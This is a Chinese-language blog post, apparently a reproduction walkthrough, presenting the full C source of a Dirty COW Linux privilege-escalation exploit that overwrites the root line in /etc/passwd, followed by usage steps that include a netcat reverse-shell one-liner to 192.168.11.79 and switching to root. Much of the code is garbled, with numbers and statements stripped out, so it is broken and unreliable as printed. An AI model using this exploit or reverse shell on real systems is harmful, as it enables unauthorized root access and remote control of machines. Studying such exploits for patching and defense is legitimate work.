
CVE-2017-1000405 利用脏牛漏洞Linux提权复现
//
// This exploit uses the pokemon exploit of the dirtycow vulnerability
// as a base and automatically generates a new passwd line.
// The user will be prompted for the new password when the binary is run.
// The original /etc/passwd file is then backed up to /tmp/passwd.bak
// and overwrites the root account with the generated line.
// After running the exploit you should be able to login with the newly
// created user.
//
// To use this exploit modify the user values according to your needs.
//   The default is "firefart".
//
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
//   https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
//
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
//
// Then run the newly create binary by either doing:
//   "./dirty" or "./dirty my-new-password"
//
// Afterwards, you can either "su firefart" or "ssh firefart@..."
//
// DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
//   mv /tmp/passwd.bak /etc/passwd
//
// Exploit adopted by Christian "FireFart" Mehlmauer
// https://firefart.at
//

#include <fcntl.h>
#include <pthread.h>
#include <string.h>
#include <stdio.h>
#include <stdint.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/wait.h>
#include <sys/ptrace.h>
#include <stdlib.h>
#include <unistd.h>
#include <crypt.h>

const char *filename = "/etc/passwd";
const char *backup_filename = "/tmp/passwd.bak";
const char *salt = "firefart";

int f;
void *map;
pid_t pid;
pthread_t pth;
struct stat st;

struct Userinfo {
   char *username;
   char *hash;
   int user_id;
   int group_id;
   char *info;
   char *home_dir;
   char *shell;
};

char *generate_password_hash(char *plaintext_pw) {
  return crypt(plaintext_pw, salt);
}

char *generate_passwd_line(struct Userinfo u) {
  const char *format = "%s:%s:%d:%d:%s:%s:%s\n";
  , format, u.username, u.hash,
    u.user_id, u.group_id, u.info, u.home_dir, u.shell);
  );
  sprintf(ret, format, u.username, u.hash, u.user_id,
    u.group_id, u.info, u.home_dir, u.shell);
  return ret;
}

void *madviseThread(void *arg) {
  ;
  ; i < ; i++) {
    c += madvise(map, , MADV_DONTNEED);
  }
  printf("madvise %d\n\n", c);
}

int copy_file(const char *from, const char *to) {
  // check if target file already exists
  ) {
    printf("File %s already exists! Please delete it and run again\n",
      to);
    ;
  }

  char ch;
  FILE *source, *target;

  source = fopen(from, "r");
  if(source == NULL) {
    ;
  }
  target = fopen(to, "w");
  if(target == NULL) {
     fclose(source);
     ;
  }

  while((ch = fgetc(source)) != EOF) {
     fputc(ch, target);
   }

  printf("%s successfully backed up to %s\n",
    from, to);

  fclose(source);
  fclose(target);

  ;
}

int main(int argc, char *argv[])
{
  // backup file
  int ret = copy_file(filename, backup_filename);
  ) {
    exit(ret);
  }

  struct Userinfo user;
  // set values, change as needed
  user.username = "firefart";
  user.user_id = ;
  user.group_id = ;
  user.info = "pwned";
  user.home_dir = "/root";
  user.shell = "/bin/bash";

  char *plaintext_pw;

  ) {
    plaintext_pw = argv[];
    printf("Please enter the new password: %s\n", plaintext_pw);
  } else {
    plaintext_pw = getpass("Please enter the new password: ");
  }

  user.hash = generate_password_hash(plaintext_pw);
  char *complete_passwd_line = generate_passwd_line(user);
  printf("Complete line:\n%s\n", complete_passwd_line);

  f = open(filename, O_RDONLY);
  fstat(f, &st);
  map = mmap(NULL,
             st.st_size + sizeof(long),
             PROT_READ,
             MAP_PRIVATE,
             f,
             );
  printf("mmap: %lx\n",(unsigned long)map);
  pid = fork();
  if(pid) {
    waitpid(pid, NULL, );
    ;
    int l=strlen(complete_passwd_line);
    ; i < /l; i++) {
      ; o < l; o++) {
        ; u < ; u++) {
          c += ptrace(PTRACE_POKETEXT,
                      pid,
                      map + o,
                      *((long*)(complete_passwd_line + o)));
        }
      }
    }
    printf("ptrace %d\n",c);
  }
  else {
    pthread_create(&pth,
                   NULL,
                   madviseThread,
                   NULL);
    ptrace(PTRACE_TRACEME);
    kill(getpid(), SIGSTOP);
    pthread_join(pth,NULL);
  }

  printf("Done! Check %s to see if the new user was created.\n", filename);
  printf("You can log in with the username '%s' and the password '%s'.\n\n",
    user.username, plaintext_pw);
    printf("\nDON'T FORGET TO RESTORE! $ mv %s %s\n",
    backup_filename, filename);
  ;
}
把此文件另存为上传后缀 .c

执行gcc 编译
gcc -pthread 1.c -o dirty(编译后文件) -lcrypt

提示
File /tmp/passwd.bak already exists! Please delete it and run again
在去执行
(www-data:/var/tmp) $ rm /tmp/passwd.bak
这里我们反弹一个shell
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.11.79 7777 >/tmp/f
windows 那边利用 nc 接受反弹的shell

python -c "import pty;pty.spawn('/bin/bash')"
如何反弹成功
执行 ./1.c 123(root密码是123)

这里可以重新尝试弹反新的shell 在去连接
查看/etc/passwd
在输入 su 切换用户 输入密码

已经成功提权 root 这里在输入su 时候可能提示 su: Authentication failure 多尝试几次
CVE-2017-1000405 利用脏牛漏洞Linux提权复现的更多相关文章
- CVE-2016-5159 利用脏牛漏洞Linux提权复现
当前路径: /var/www 磁盘列表: / 系统信息: Linux zico 3.2.0-23-generic #36-Ubuntu SMP Tue Apr 10 20:39:51 UTC 2012 ...
- Linux提权小结
原文链接:http://zone.secevery.com/article/1104 Linux提权1.信息收集2.脏牛漏洞提权3.内核漏洞exp提权4.SUID提权 0x00 基础信息收集(1):内 ...
- Linux提权—脏牛漏洞(CVE-2016-5195)
目录 脏牛漏洞 exp1复现: exp2复现: 脏牛漏洞 脏牛漏洞,又叫Dirty COW,存在Linux内核中已经有长达9年的时间,在2007年发布的Linux内核版本中就已经存在此漏洞.Linux ...
- Unix/Linux提权漏洞快速检测工具unix-privesc-check
Unix/Linux提权漏洞快速检测工具unix-privesc-check unix-privesc-check是Kali Linux自带的一款提权漏洞检测工具.它是一个Shell文件,可以检测 ...
- 利用Metasploit进行Linux提权
利用Metasploit进行Linux提权 Metasploit 拥有msfpayload 和msfencode 这两个工具,这两个工具不但可以生成exe 型后门,一可以生成网页脚本类型的webshe ...
- Linux提权手法整理
之前写过了windows提权小结,这下一篇水什么就有了嘛,于是有了这篇水文,整理一下Linux提权 前篇windows提权小结 ,链接送上 https://www.cnblogs.com/lcxblo ...
- Linux提权:从入门到放弃
*原创作者:piece of the past,本文属Freebuf原创奖励计划,未经许可禁止转载 日站就要日个彻底.往往我们能拿下服务器的web服务,却被更新地比西方记者还快的管理员把内网渗透的种子 ...
- 20. Linux提权:从入门到放弃
几点前提 已经拿到低权shell 被入侵的机器上面有nc,python,perl等linux非常常见的工具 有权限上传文件和下载文件 内核漏洞提权 提到脏牛,运维流下两行眼泪,我们留下两行鼻血.内核漏 ...
- Linux提权
讲Linux提权之前,我们先看看与Linux有关的一些知识: 我们常说的Linux系统,指的是Linux内核与各种常用软件的集合产品,全球大约有数百款的Linux系统版本,每个系统版本都有自己的特性和 ...
随机推荐
- python使用sqlmap API检测SQL注入
0x00前言: 大家都知道sqlmap是非常强大的sql注入工具,最近发现他有个sqlmap API,上网查了一下.发现这是 sqlmap的微端.(可以叫做sqlmap在线检测sql注入= =) 0x ...
- 使用elementUI的时候,使用Upload 上传的时候,使用 list-type 属性来设置文件列表的样式,before-upload方法失效
最近在做项目的时候,使用elementUI的时候,使用Upload 上传的时候,before-upload方法失效. 情况下:使用 list-type 属性来设置文件列表的样式. 最终的优化之后:(演 ...
- LDA && NCA: 降维与度量学习
已迁移到我新博客,阅读体验更佳LDA && NCA: 降维与度量学习 代码实现放在我的github上:click me 一.Linear Discriminant Analysis(L ...
- 我是如何将博客转成PDF的
前言 只有光头才能变强 之前有读者问过我:"3y你的博客有没有电子版的呀?我想要份电子版的".我说:"没有啊,我没有弄过电子版的,我这边有个文章导航页面,你可以去文章导航 ...
- 企业级Harbor介绍及安装
企业级Harbor介绍及安装 一.Harbor介绍 VMware公司最近开源了企业级Registry项目Harbor,其的目标是帮助用户迅速搭建一个企业级的Docker registry 服务.它以D ...
- Proj.Net 投影介绍
Proj.Net是开源地图投影库Proj.4的.net版本,许多GIS开源软件的投影都直接或间接地使用Proj.4的库,Proj.4是用C语言编写..Net下的开源GIS项目NetTopologySu ...
- 高通QCC3026蓝牙音频芯片处理器介绍
QCC3026是一款基于超低功耗架构的入门级闪存可编程蓝牙音频SoC,专为紧凑型功能优化的Qualcomm TrueWireless耳塞而设计.QCC3026旨在为我们的客户提供有助于缩短开发时间并具 ...
- Mongo之架构部署(Replica Sets+Sharding)
一.环境 要构建一个 MongoDB Sharding Cluster,需要三种角色: •Shard Server: mongod 实例,用于存储实际的数据块. •Config Server: mon ...
- Python初识+条件语句+循环语句
一.写照: 1.第一个程序 hello world print('hello world') 后缀名可以是任意(只是现在)(lx.py lx.ps) 导入模块时不是.py 就会出错 2.解释器路径 # ...
- ceph 高级运维
追查系统故障,需要找到问题的根源安置组和相关的OSD. 一般来说,归置组卡住时 ceph 的自修复功能往往无能为力,卡住的状态细分为: 1. unclean 不干净:归置组里有些对象的复制数未达到期望 ...